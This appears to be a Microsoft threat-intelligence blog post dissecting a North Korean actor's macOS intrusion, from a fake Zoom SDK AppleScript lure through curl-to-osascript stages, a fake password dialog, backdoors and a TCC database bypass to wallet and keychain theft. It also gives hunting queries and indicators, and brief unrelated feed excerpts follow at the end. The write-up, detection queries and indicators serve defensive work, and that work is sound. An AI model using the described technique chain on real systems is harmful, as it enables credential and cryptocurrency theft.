Sapphire Sleet is a North Korean state actor active since at least March 2020 that primarily targets the finance sector, including cryptocurrency, venture capital, and blockchain organizations. The primary motivation of this actor is to steal cryptocurrency wallets to generate revenue, and target technology or intellectual property related to cryptocurrency trading and blockchain platforms.
Recent campaigns demonstrate expanded execution mechanisms across operating systems like macOS, enabling Sapphire Sleet to target a broader set of users through parallel social engineering workflows.

Sapphire Sleet operates a well‑documented social engineering playbook in which the threat actor creates fake recruiter profiles on social media and professional networking platforms, engages targets in conversations about job opportunities, schedules a technical interview, and directs targets to install malicious software, which is typically disguised as a video conferencing tool or software developer kit (SDK) update.
In this observed activity, the target was directed to download a file called Zoom SDK Update.scpt—a compiled AppleScript that opens in macOS Script Editor by default. Script Editor is a trusted first-party Apple application capable of executing arbitrary shell commands using the do shell script AppleScript command.
Lure file and Script Editor execution
The malicious Zoom SDK Update.scpt file is crafted to appear as a legitimate Zoom SDK update when opened in the macOS Script Editor app, beginning with a large decoy comment block that mimics benign upgrade instructions and gives the impression of a routine software update. To conceal its true behavior, the script inserts thousands of blank lines immediately after this visible content, pushing the malicious logic far below the scrollable view of the Script Editor window and reducing the likelihood that a user will notice it.
Hidden beneath this decoy, the script first launches a harmless looking command that invokes the legitimate macOS softwareupdate binary with an invalid parameter, an action that performs no real update but launches a trusted Apple‑signed process to reinforce the appearance of legitimacy. Following this, the script executes its malicious payload by using curl to retrieve threat actor‑controlled content and immediately passes the returned data to osascript for execution using the run script result instruction. Because the content fetched by curl is itself a new AppleScript, it is launched directly within the Script Editor context, initiating a payload delivery in which additional stages are dynamically downloaded and executed.
Cascading curl-to-osascript execution
When the user opens the Zoom SDK Update.scpt file, macOS launches the file in Script Editor, allowing Sapphire Sleet to transition from a single lure file to a multi-stage, dynamically fetched payload chain. From this single process, the entire attack unfolds through a cascading chain of curl commands, each fetching and executing progressively more complex AppleScript payloads. Each stage uses a distinct user-agent string as a campaign tracking identifier.
The main payload fetched by the mac-cur1 user agent is the attack orchestrator. Once executed within the Script Editor, it performs immediate reconnaissance, then kicks off parallel operations using additional curl commands with different user-agent strings.
Note the URL path difference: mac-cur1 through mac-cur3 fetch from /version/ (AppleScript payloads piped directly to osascript for execution), while mac-cur4 and mac-cur5 fetch from /status/ (ZIP archives containing compiled macOS .app bundles).
The following table summarizes the curl chain used in this campaign.
| User agent | URL path | Purpose |
| mac-cur1 | /fix/mac/update/version/ | Main orchestrator (piped to osascript) beacon. Downloads com.apple.cli host monitoringcomponent and services backdoor |
| mac-cur2 | /fix/mac/update/version/ | Invokes curl with mac-cur4 which downloads credential harvester systemupdate.app |
| mac-cur3 | /fix/mac/update/version/ | TCC bypass + data collection + exfiltration (wallets, browser, keychains, history, Apple Notes, Telegram) |
| mac-cur4 | /fix/mac/update/status/ | Downloads credential harvester systemupdate.app (ZIP) |
| mac-cur5 | /fix/mac/update/status/ | Downloads decoy completion prompt softwareupdate.app (ZIP) |
After execution, the malware next identifies and registers the compromised device with Sapphire Sleet infrastructure. The malware starts by collecting basic system details such as the current user, host name, system time, and operating system install date. This information is used to uniquely identify the compromised device and track subsequent activity.
The malware then registers the compromised system with its command‑and‑control (C2) infrastructure. The mid value represents the device’s universally unique identifier (UUID), the did serves as a campaign‑level tracking identifier, and the user field combines the system host name with the device serial number to uniquely label the targeted user.
Host monitoring component: com.apple.cli
The first binary deployed is a host monitoring component called com.apple.cli—a ~5 MB Mach-O binary disguised with an Apple-style naming convention.
The mac-cur1 payload spawns an osascript that downloads and launches com.apple.cli:
The host monitoring component repeatedly executes a series of system commands to collect environment and runtime information, including the macOS version (sw_vers), the current system time (date -u), and the underlying hardware model (sysctl hw.model). It then runs ps aux in a tight loop to capture a full, real‑time list of running processes.
During execution, com.apple.cli performs host reconnaissance while maintaining repeated outbound connectivity to the threat actor‑controlled C2 endpoint 83.136.208[.]246:6783. The observed sequencing of reconnaissance activity and network communication is consistent with staging for later operational activity, including privilege escalation, and exfiltration.
In parallel with deploying com.apple.cli, the mac-cur1 orchestrator also deploys a second component, the services backdoor, as part of the same execution flow; its role in persistence and follow‑on activity is described later in this blog.
Credential harvester: systemupdate.app
After performing reconnaissance, the mac-cur1 orchestrator begins parallel operations. During the mac‑cur2 stage of execution (independent from the mac-cur1 stage), Sapphire Sleet delivers an AppleScript payload that is executed through osascript. This stage is responsible for deploying the credential harvesting component of the attack.
Before proceeding, the script checks for the presence of a file named .zoom.log on the system. This file acts as an infection marker, allowing Sapphire Sleet to determine whether the device has already been compromised. If the marker exists, deployment is skipped to avoid redundant execution across sessions.
If the infection marker is not found, the script downloads a compressed archive through the mac-cur4 user agent that contains a malicious macOS application named (systemupdate.app), which masquerades as the legitimate system update utility by the same name. The archive is extracted to a temporary location, and the application is launched immediately.
When systemupdate.app launches, the user is presented with a native macOS password dialog that is visually indistinguishable from a legitimate system prompt. The dialog claims that the user’s password is required to complete a software update, prompting the user to enter their credentials.
After the user enters their password, the malware performs two sequential actions to ensure the credential is usable and immediately captured. First, the binary validates the entered password against the local macOS authentication database using directory services, confirming that the credential is correct and not mistyped. Once validation succeeds, the verified password is immediately exfiltrated to threat actor‑controlled infrastructure using the Telegram Bot API, delivering the stolen credential directly to Sapphire Sleet.
Decoy completion prompt: softwareupdate.app
After credential harvesting is completed using systemupdate.app, Sapphire Sleet deploys a second malicious application named softwareupdate.app, whose sole purpose is to reinforce the illusion of a legitimate update workflow. This application is delivered during a later stage of the attack using the mac‑cur5 user‑agent. Unlike systemupdate.app, softwareupdate.app does not attempt to collect credentials. Instead, it displays a convincing “system update complete” dialog to the user, signaling that the supposed Zoom SDK update has finished successfully. This final step closes the social engineering loop: the user initiated a Zoom‑themed update, was prompted to enter their password, and is now reassured that the process completed as expected, reducing the likelihood of suspicion or further investigation.
Primary backdoor and persistence installer: services binary
The services backdoor is a key operational component in this attack, acting as the primary backdoor and persistence installer. It provides an interactive command execution channel, establishes persistence using a launch daemon, and deploys two additional backdoors. The services backdoor is deployed through a dedicated AppleScript executed as part of the initial mac‑cur1 payload that also deployed com.apple.cli, although the additional backdoors deployed by services are executed at a later stage.
During deployment, the services backdoor binary is first downloaded using a hidden file name (.services) to reduce visibility, then copied to its final location before the temporary file is removed. As part of installation, the malware creates a file named auth.db under ~/Library/Application Support/Authorization/, which stores the path to the deployed services backdoor and serves as a persistent installation marker. Any execution or runtime errors encountered during this process are written to /tmp/lg4err, leaving behind an additional forensic artifact that can aid post‑compromise investigation.
Unlike com.apple.cli, the services backdoor uses interactive zsh shells (/bin/zsh -i) to execute privileged operations. The -i flag creates an interactive terminal context, which is required for sudo commands that expect interactive input.
Additional backdoors: icloudz and com.google.chromes.updaters
Of the additional backdoors deployed by services, the icloudz backdoor is a renamed copy of the previously deployed services backdoor and shares the same SHA‑256 hash, indicating identical underlying code. Despite this, it is executed using a different and more evasive technique. Although icloudz shares the same binary as .services, it operates as a reflective code loader—it uses the macOS NSCreateObjectFileImageFromMemory API to load additional payloads received from its C2 infrastructure directly into memory, rather than writing them to disk and executing them conventionally.
The icloudz backdoor is stored at ~/Library/Application Support/iCloud/icloudz, a location and naming choice intended to resemble legitimate iCloud‑related artifacts. Once loaded into memory, two distinct execution waves are observed. Each wave independently initializes a consistent sequence of system commands: existing caffeinate processes are stopped, caffeinate is relaunched using nohup to prevent the system from sleeping, basic system information is collected using sw_vers and sysctl -n hw.model, and an interactive /bin/zsh -i shell is spawned. This repeated initialization suggests that the component is designed to re‑establish execution context reliably across runs.
From within the interactive zsh shell, icloudz deploys an additional (tertiary) backdoor, com.google.chromes.updaters, to disk at ~/Library/Google/com.google.chromes.updaters. The selected directory and file name closely resemble legitimate Google application data, helping the file blend into the user’s Home directory and reducing the likelihood of casual inspection. File permissions are adjusted; ownership is set to allow execution with elevated privileges, and the com.google.chromes.updaters binary is launched using sudo.
To ensure continued execution across reboots, a launch daemon configuration file named com.google.webkit.service.plist is installed under /Library/LaunchDaemons. This configuration causes icloudz to launch automatically at system startup, even if no user is signed in. The naming convention deliberately mimics legitimate Apple and Google system services, further reducing the chance of detection.
The com.google.chromes.updaters backdoor is the final and largest component deployed in this attack chain, with a size of approximately 7.2 MB. Once running, it establishes outbound communication with threat actor‑controlled infrastructure, connecting to the domain check02id[.]com over port 5202. The process then enters a precise 60‑second beaconing loop. During each cycle, it executes minimal commands such as whoami to confirm the execution context and sw_vers -productVersion to report the operating system version. This lightweight heartbeat confirms the process remains active, is running with elevated privileges, and is ready to receive further instructions.
TCC bypass: Granting AppleEvents permissions
Before large‑scale data access and exfiltration can proceed, Sapphire Sleet must bypass macOS TCC protections. TCC enforces user consent for sensitive inter‑process interactions, including AppleEvents, the mechanism required for osascript to communicate with Finder and perform file-level operations. The mac-cur3 stage silently grants itself these permissions by directly manipulating the user-level TCC database through the following sequence.
The user-level TCC database (~/Library/Application Support/com.apple.TCC/TCC.db) is itself TCC-protected—processes without Full Disk Access (FDA) cannot read or modify it. Sapphire Sleet circumvents this by directing Finder, which holds FDA by default on macOS, to rename the com.apple.TCC folder. Once renamed, the TCC database file can be copied to a staging location by a process without FDA.
Sapphire Sleet then uses sqlite3 to inject a new entry into the database’s access table. This entry grants /usr/bin/osascript permission to send AppleEvents to com.apple.finder and includes valid code-signing requirement (csreq) blobs for both binaries, binding the grant to Apple-signed executables. The authorization value is set to allowed (auth_value=2) with a user-set reason (auth_reason=3), ensuring no user prompt is triggered. The modified database is then copied back into the renamed folder, and Finder restores the folder to its original name. Staging files are deleted to reduce forensic traces.
With TCC bypassed, credentials stolen, and backdoors deployed, Sapphire Sleet launches the next phase of attack: a 575-line AppleScript payload that systematically collects, stages, compresses, and exfiltrates seven categories of data.
Exfiltration architecture
Every upload follows a consistent pattern and is executed using nohup, which allows the command to continue running in the background even if the initiating process or Terminal session exits. This ensures that data exfiltration can complete reliably without requiring the threat actor to maintain an active session on the system.
The auth header provides the upload authorization token, and the mid header ties the upload to the compromised device’s UUID.
Data collected during exfiltration
Exfiltration summary
| # | Data category | ZIP name | Upload port | Estimated sensitivity |
| 1 | Telegram session | tapp_<user>.zip | 8443 | Critical — session hijack |
| 2 | Browser data + Keychain | ext_<user>.zip | 8443 | Critical — all passwords |
| 3 | Ledger wallet | ldg_<user>.zip | 8443 | Critical — crypto keys |
| 4 | Exodus wallet | exds_<user>.zip | 8443 | Critical — crypto keys |
| 5 | SSH + shell history | hs_<user>.zip | 8443 | High — lateral movement |
| 6 | Apple Notes | nt_<user>.zip | 8443 | Medium-High |
| 7 | System log | lg_<user> (no zip) | 8443 | Low — fingerprinting |
| 8 | Recon log | flog (no zip) | 8443 | Low — inventory |
| 9 | Credentials | Telegram message | 443 (Telegram API) | Critical — sign-in password |
All uploads use the upload authorization token fwyan48umt1vimwqcqvhdd9u72a7qysi and the machine identifier 82cf5d92-87b5-4144-9a4e-6b58b714d599.
As part of a coordinated response to this activity, Apple has implemented platform-level protections to help detect and block infrastructure and malware associated with this campaign. Apple has deployed Apple Safe Browsing protections in Safari to detect and block malicious infrastructure associated with this campaign. Users browsing with Safari benefit from these protections by default. Apple has also deployed XProtect signatures to detect and block the malware families associated with this campaign—macOS devices receive these signature updates automatically.
Microsoft recommends the following mitigation steps to defend against this activity and reduce the impact of this threat:
Microsoft Defender for Endpoint customers can also apply the following mitigations to reduce the environmental attack surface and mitigate the impact of this threat and its payloads:
Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.
| Tactic | Observed activity | Microsoft Defender coverage |
| Initial access | – Malicious .scpt file execution (Zoom SDK Update lure) | Microsoft Defender Antivirus – Trojan:MacOS/SuspMalScript.C – Trojan:MacOS/FlowOffset.A!dha Microsoft Defender for Endpoint – Sapphire Sleet actor activity – Suspicious file or content ingress |
| Execution | – Malicious osascript execution – Cascading curl-to-osascript chains – Malicious binary execution | Microsoft Defender Antivirus – Trojan:MacOS/SuspMalScript.C – Trojan:MacOS/SuspInfostealExec.C – Trojan:MacOS/NukeSped.D Microsoft Defender for Endpoint – Suspicious file dropped and launched – Suspicious script launched – Suspicious AppleScript activity – Sapphire Sleet actor activity – Hidden file executed |
| Persistence | – LaunchDaemon installation (com.google.webkit.service.plist) | Microsoft Defender for Endpoint – Suspicious Plist modifications – Suspicious launchctl tool activity |
| Defense evasion | – TCC database manipulation – Reflective code loading (NSCreateObjectFileImageFromMemory) | Microsoft Defender for Endpoint – Potential Transparency, Consent and Control bypass – Suspicious database access |
| Credential access | – Fake password dialog (systemupdate.app, softwareupdate.app) – Keychain exfiltration | Microsoft Defender Antivirus – Trojan:MacOS/PassStealer.D – Trojan:MacOS/FlowOffset.D!dha – Trojan:MacOS/FlowOffset.E!dha Microsoft Defender for Endpoint – Suspicious file collection |
| Collection and exfiltration | – Browser data, crypto wallets, Telegram session, SSH keys, Apple Notes theft – Credential exfiltration using Telegram Bot API | Microsoft Defender Antivirus – Trojan:MacOS/SuspInfostealExec.C Microsoft Defender for Endpoint – Enumeration of files with sensitive data – Suspicious File Copy Operations Using CoreUtil – Suspicious archive creation – Remote exfiltration activity – Possible exfiltration of archived data |
| Command and control | – Mach-O backdoors beaconing to C2 (com.apple.cli, services, com.google.chromes.updaters) | Microsoft Defender Antivirus – Trojan:MacOS/NukeSped.D – Backdoor:MacOS/FlowOffset.B!dha – Backdoor:MacOS/FlowOffset.C!dha Microsoft Defender for Endpoint – Sapphire Sleet actor activity – Network connection by osascript |
Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.
Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:
Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.
Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.
Microsoft Defender XDR threat analytics
Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.
Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:
Suspicious osascript execution with curl piping
Search for curl commands piping output directly to osascript, a core technique in this Sapphire Sleet campaign’s cascading payload delivery chain.
DeviceProcessEvents
 | where Timestamp > ago(30d)
 | where FileName == "osascript" or InitiatingProcessFileName == "osascript"
 | where ProcessCommandLine has "curl" and ProcessCommandLine has_any ("osascript", "| sh", "| bash")
 | project Timestamp, DeviceId, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessFileName
Suspicious curl activity with campaign user-agent strings
Search for curl commands using user-agent strings matching the Sapphire Sleet campaign tracking identifiers (mac-cur1 through mac-cur5, audio, beacon).
DeviceProcessEvents
 | where Timestamp > ago(30d)
 | where FileName == "curl" or ProcessCommandLine has "curl"
 | where ProcessCommandLine has_any ("mac-cur1", "mac-cur2", "mac-cur3", "mac-cur4", "mac-cur5", "-A audio", "-A beacon")
 | project Timestamp, DeviceId, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine
Detect connectivity with known C2 infrastructure
Search for network connections to the Sapphire Sleet C2 domains and IP addresses used in this campaign.
let c2_domains = dynamic(["uw04webzoom.us", "uw05webzoom.us", "uw03webzoom.us", "ur01webzoom.us", "uv01webzoom.us", "uv03webzoom.us", "uv04webzoom.us", "ux06webzoom.us", "check02id.com"]);
 let c2_ips = dynamic(["188.227.196.252", "83.136.208.246", "83.136.209.22", "83.136.208.48", "83.136.210.180", "104.145.210.107"]);
 DeviceNetworkEvents
 | where Timestamp > ago(30d)
 | where RemoteUrl has_any (c2_domains) or RemoteIP in (c2_ips)
 | project Timestamp, DeviceId, DeviceName, RemoteUrl, RemoteIP, RemotePort, InitiatingProcessFileName, InitiatingProcessCommandLine
TCC database manipulation detection
Search for processes that copy, modify, or overwrite the macOS TCC database, a key defense evasion technique used by this campaign to grant unauthorized AppleEvents permissions.
DeviceFileEvents
 | where Timestamp > ago(30d)
 | where FolderPath has "com.apple.TCC" and FileName == "TCC.db"
 | where ActionType in ("FileCreated", "FileModified", "FileRenamed")
 | project Timestamp, DeviceId, DeviceName, ActionType, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine
Suspicious LaunchDaemon creation masquerading as legitimate services
Search for LaunchDaemon plist files created in /Library/LaunchDaemons that masquerade as Google or Apple services, matching the persistence technique used by the services/icloudz backdoor.
DeviceFileEvents
 | where Timestamp > ago(30d)
 | where FolderPath startswith "/Library/LaunchDaemons/"
 | where FileName startswith "com.google." or FileName startswith "com.apple."
 | where ActionType == "FileCreated"
 | project Timestamp, DeviceId, DeviceName, FileName, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine, SHA256
Malicious binary execution from suspicious paths
Search for execution of binaries from paths commonly used by Sapphire Sleet, including hidden Library directories, /private/tmp/, and user-specific Application Support folders.
DeviceProcessEvents
 | where Timestamp > ago(30d)
 | where FolderPath has_any (
     "Library/Services/services",
     "Application Support/iCloud/icloudz",
     "Library/Google/com.google.chromes.updaters",
     "/private/tmp/SystemUpdate/",
     "/private/tmp/SoftwareUpdate/",
     "com.apple.cli"
 )
 | project Timestamp, DeviceId, DeviceName, FileName, FolderPath, ProcessCommandLine, AccountName, SHA256
Credential harvesting using dscl authentication check
Search for dscl -authonly commands used by the fake password dialog (systemupdate.app) to validate stolen credentials before exfiltration.
DeviceProcessEvents
 | where Timestamp > ago(30d)
 | where FileName == "dscl" or ProcessCommandLine has "dscl"
 | where ProcessCommandLine has "-authonly"
 | project Timestamp, DeviceId, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine
Telegram Bot API exfiltration detection
Search for network connections to Telegram Bot API endpoints, used by this campaign to exfiltrate stolen credentials.
DeviceNetworkEvents
 | where Timestamp > ago(30d)
 | where RemoteUrl has "api.telegram.org" and RemoteUrl has "/bot"
 | project Timestamp, DeviceId, DeviceName, RemoteUrl, RemoteIP, RemotePort, InitiatingProcessFileName, InitiatingProcessCommandLine
Reflective code loading using NSCreateObjectFileImageFromMemory
Search for evidence of reflective Mach-O loading, the technique used by the icloudz backdoor to execute code in memory.
DeviceEvents
 | where Timestamp > ago(30d)
 | where ActionType has "NSCreateObjectFileImageFromMemory"
     or AdditionalFields has "NSCreateObjectFileImageFromMemory"
 | project Timestamp, DeviceId, DeviceName, ActionType, FileName, FolderPath, InitiatingProcessFileName, AdditionalFields
Suspicious caffeinate and sleep prevention activity
Search for caffeinate process stop-and-restart patterns used by the services and icloudz backdoors to prevent the system from sleeping during backdoor operations.
DeviceProcessEvents
 | where Timestamp > ago(30d)
 | where ProcessCommandLine has "caffeinate"
 | where InitiatingProcessCommandLine has_any ("icloudz", "services", "chromes.updaters", "zsh -i")
 | project Timestamp, DeviceId, DeviceName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine
Detect known malicious file hashes
Search for the specific malicious file hashes associated with this Sapphire Sleet campaign across file events.
let malicious_hashes = dynamic([
     "2075fd1a1362d188290910a8c55cf30c11ed5955c04af410c481410f538da419",
     "05e1761b535537287e7b72d103a29c4453742725600f59a34a4831eafc0b8e53",
     "5fbbca2d72840feb86b6ef8a1abb4fe2f225d84228a714391673be2719c73ac7",
     "5e581f22f56883ee13358f73fabab00fcf9313a053210eb12ac18e66098346e5",
     "95e893e7cdde19d7d16ff5a5074d0b369abd31c1a30962656133caa8153e8d63",
     "8fd5b8db10458ace7e4ed335eb0c66527e1928ad87a3c688595804f72b205e8c",
     "a05400000843fbad6b28d2b76fc201c3d415a72d88d8dc548fafd8bae073c640"
 ]);
 DeviceFileEvents
 | where Timestamp > ago(30d)
 | where SHA256 in (malicious_hashes)
 | project Timestamp, DeviceId, DeviceName, FileName, FolderPath, SHA256, ActionType, InitiatingProcessFileName, InitiatingProcessCommandLine
Data staging and exfiltration activity
Search for ZIP archive creation in /tmp/ directories followed by curl uploads matching the staging-and-exfiltration pattern used for browser data, crypto wallets, Telegram sessions, SSH keys, and Apple Notes.
DeviceProcessEvents
 | where Timestamp > ago(30d)
 | where (ProcessCommandLine has "zip" and ProcessCommandLine has "/tmp/")
     or (ProcessCommandLine has "curl" and ProcessCommandLine has_any ("tapp_", "ext_", "ldg_", "exds_", "hs_", "nt_", "lg_"))
 | project Timestamp, DeviceId, DeviceName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine
Script Editor launching suspicious child processes
Search for Script Editor (the default handler for .scpt files) spawning curl, osascript, or shell commands—the initial execution vector in this campaign.
DeviceProcessEvents
 | where Timestamp > ago(30d)
 | where InitiatingProcessFileName == "Script Editor" or InitiatingProcessCommandLine has "Script Editor"
 | where FileName has_any ("curl", "osascript", "sh", "bash", "zsh")
 | project Timestamp, DeviceId, DeviceName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine
Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.
Detect network indicators of compromise
The following query checks for connections to the Sapphire Sleet C2 domains and IP addresses across network session data:
let lookback = 30d;
 let ioc_domains = dynamic(["uw04webzoom.us", "uw05webzoom.us", "uw03webzoom.us", "ur01webzoom.us", "uv01webzoom.us", "uv03webzoom.us", "uv04webzoom.us", "ux06webzoom.us", "check02id.com"]);
 let ioc_ips = dynamic(["188.227.196.252", "83.136.208.246", "83.136.209.22", "83.136.208.48", "83.136.210.180", "104.145.210.107"]);
 DeviceNetworkEvents
 | where TimeGenerated > ago(lookback)
 | where RemoteUrl has_any (ioc_domains) or RemoteIP in (ioc_ips)
 | summarize EventCount=count() by DeviceName, RemoteUrl, RemoteIP, RemotePort, InitiatingProcessFileName
Detect file hash indicators of compromise
The following query searches for the known malicious file hashes associated with this campaign across file, process, and security event data:
let selectedTimestamp = datetime(2026-01-01T00:00:00.0000000Z);
 let FileSHA256 = dynamic([
     "2075fd1a1362d188290910a8c55cf30c11ed5955c04af410c481410f538da419",
     "05e1761b535537287e7b72d103a29c4453742725600f59a34a4831eafc0b8e53",
     "5fbbca2d72840feb86b6ef8a1abb4fe2f225d84228a714391673be2719c73ac7",
     "5e581f22f56883ee13358f73fabab00fcf9313a053210eb12ac18e66098346e5",
     "95e893e7cdde19d7d16ff5a5074d0b369abd31c1a30962656133caa8153e8d63",
     "8fd5b8db10458ace7e4ed335eb0c66527e1928ad87a3c688595804f72b205e8c",
     "a05400000843fbad6b28d2b76fc201c3d415a72d88d8dc548fafd8bae073c640"
 ]);
 search in (AlertEvidence, DeviceEvents, DeviceFileEvents, DeviceImageLoadEvents, DeviceProcessEvents, DeviceNetworkEvents, SecurityEvent, ThreatIntelligenceIndicator)
 TimeGenerated between ((selectedTimestamp - 1m) .. (selectedTimestamp + 90d))
 and (SHA256 in (FileSHA256) or InitiatingProcessSHA256 in (FileSHA256))
Detect Microsoft Defender Antivirus detections related to Sapphire Sleet
The following query searches for Defender Antivirus alerts for the specific malware families used in this campaign and joins with device information for enriched context:
let SapphireSleet_threats = dynamic([
     "Trojan:MacOS/NukeSped.D",
     "Trojan:MacOS/PassStealer.D",
     "Trojan:MacOS/SuspMalScript.C",
     "Trojan:MacOS/SuspInfostealExec.C"
 ]);
 SecurityAlert
 | where ProviderName == "MDATP"
 | extend ThreatName = tostring(parse_json(ExtendedProperties).ThreatName)
 | extend ThreatFamilyName = tostring(parse_json(ExtendedProperties).ThreatFamilyName)
 | where ThreatName in~ (SapphireSleet_threats) or ThreatFamilyName in~ (SapphireSleet_threats)
 | extend CompromisedEntity = tolower(CompromisedEntity)
 | join kind=inner (
     DeviceInfo
     | extend DeviceName = tolower(DeviceName)
 ) on $left.CompromisedEntity == $right.DeviceName
 | summarize arg_max(TimeGenerated, *) by DisplayName, ThreatName, ThreatFamilyName, PublicIP, AlertSeverity, Description, tostring(LoggedOnUsers), DeviceId, TenantId, CompromisedEntity, ProductName, Entities
 | extend HostName = tostring(split(CompromisedEntity, ".")[0]), DomainIndex = toint(indexof(CompromisedEntity, '.'))
 | extend HostNameDomain = iff(DomainIndex != -1, substring(CompromisedEntity, DomainIndex + 1), CompromisedEntity)
 | project-away DomainIndex
 | project TimeGenerated, DisplayName, ThreatName, ThreatFamilyName, PublicIP, AlertSeverity, Description, LoggedOnUsers, DeviceId, TenantId, CompromisedEntity, ProductName, Entities, HostName, HostNameDomain
Malicious file hashes
| File | SHA-256 |
| /Users/<user>/Downloads/Zoom SDK Update.scpt | 2075fd1a1362d188290910a8c55cf30c11ed5955c04af410c481410f538da419 |
| /Users/<user>/com.apple.cli | 05e1761b535537287e7b72d103a29c4453742725600f59a34a4831eafc0b8e53 |
| /Users/<user>/Library/Services/services services / icloudz | 5fbbca2d72840feb86b6ef8a1abb4fe2f225d84228a714391673be2719c73ac7 |
| com.google.chromes.updaters | 5e581f22f56883ee13358f73fabab00fcf9313a053210eb12ac18e66098346e5 |
| com.google.webkit.service.plist | 95e893e7cdde19d7d16ff5a5074d0b369abd31c1a30962656133caa8153e8d63 |
| /private/tmp/SystemUpdate/systemupdate.app/Contents/MacOS/Mac Password Popup | 8fd5b8db10458ace7e4ed335eb0c66527e1928ad87a3c688595804f72b205e8c |
| /private/tmp/SoftwareUpdate/softwareupdate.app/Contents/MacOS/Mac Password Popup | a05400000843fbad6b28d2b76fc201c3d415a72d88d8dc548fafd8bae073c640 |
Domains and IP addresses
| Domain | IP address | Port | Purpose |
| uw04webzoom[.]us | 188.227.196[.]252 | 443 | Payload staging |
| check02id[.]com | 83.136.210[.]180 | 5202 | chromes.updaters |
| 83.136.208[.]246 | 6783 | com.apple.cli invocated with IP and port and beacon | |
| 83.136.209[.]22 | 8444 | Downloadsservices backdoor | |
| 83.136.208[.]48 | 443 | services invoked with IP and port | |
| 104.145.210[.]107 | 6783 | Exfiltration |
Existing blogs with similar behavior tracked:
For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.
To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
The post Dissecting Sapphire Sleet’s macOS intrusion from lure to compromise appeared first on Microsoft Security Blog.
A refreshed ClickFix campaign that swaps macOS Terminal for Script Editor to deliver an Atomic Stealer payload to unsuspecting Mac users quietly. By abusing the applescript:// URL scheme, attackers sidestep Apple’s new paste-protection in Terminal on macOS Tahoe 26.4 while preserving the same underlying “click-to-fix” social engineering pattern. Traditional ClickFix chains rely on fake support or “system cleanup” pages […]
The post ClickFix Campaign Abuses macOS Script Editor to Deploy Atomic Stealer appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

On March 31, 2026, two new npm packages for updated versions of Axios, a popular HTTP client for JavaScript that simplifies making HTTP requests to a REST endpoint with over 70 million weekly downloads, were identified as malicious. These versions (1.14.1 and 0.30.4) were injected with a malicious dependency to download payloads from known actor command and control (C2). Microsoft Threat Intelligence has attributed this infrastructure and the Axios npm compromise to Sapphire Sleet, a North Korean state actor.
Following successful connection to the malicious C2, a second-stage remote access trojan (RAT) payload was automatically deployed based on the operating system of the compromised device, including macOS, Windows, and Linux. This activity follows the pattern of recent high-profile supply chain attacks, where other adversaries poison widely adopted open-source frameworks and their distribution channels to achieve broad downstream impact.
Users who have installed Axios version 1.14.1 or 0.30.4 should rotate their secrets and credentials immediately and downgrade to a safe version (1.14.0 or 0.30.3). Users should also follow the mitigation and protection guidance provided in this blog, including disabling auto-updates for Axios npm packages, since the malicious payload includes a hook that will continue to attempt to update.
This blog shares Microsoft Threat Intelligence’s findings from our analysis, Microsoft Defender detections in place that alerted and protected our customers, additional protections we have implemented in our products to detect and block malicious components, and suggested mitigations for organizations to prevent further compromise.
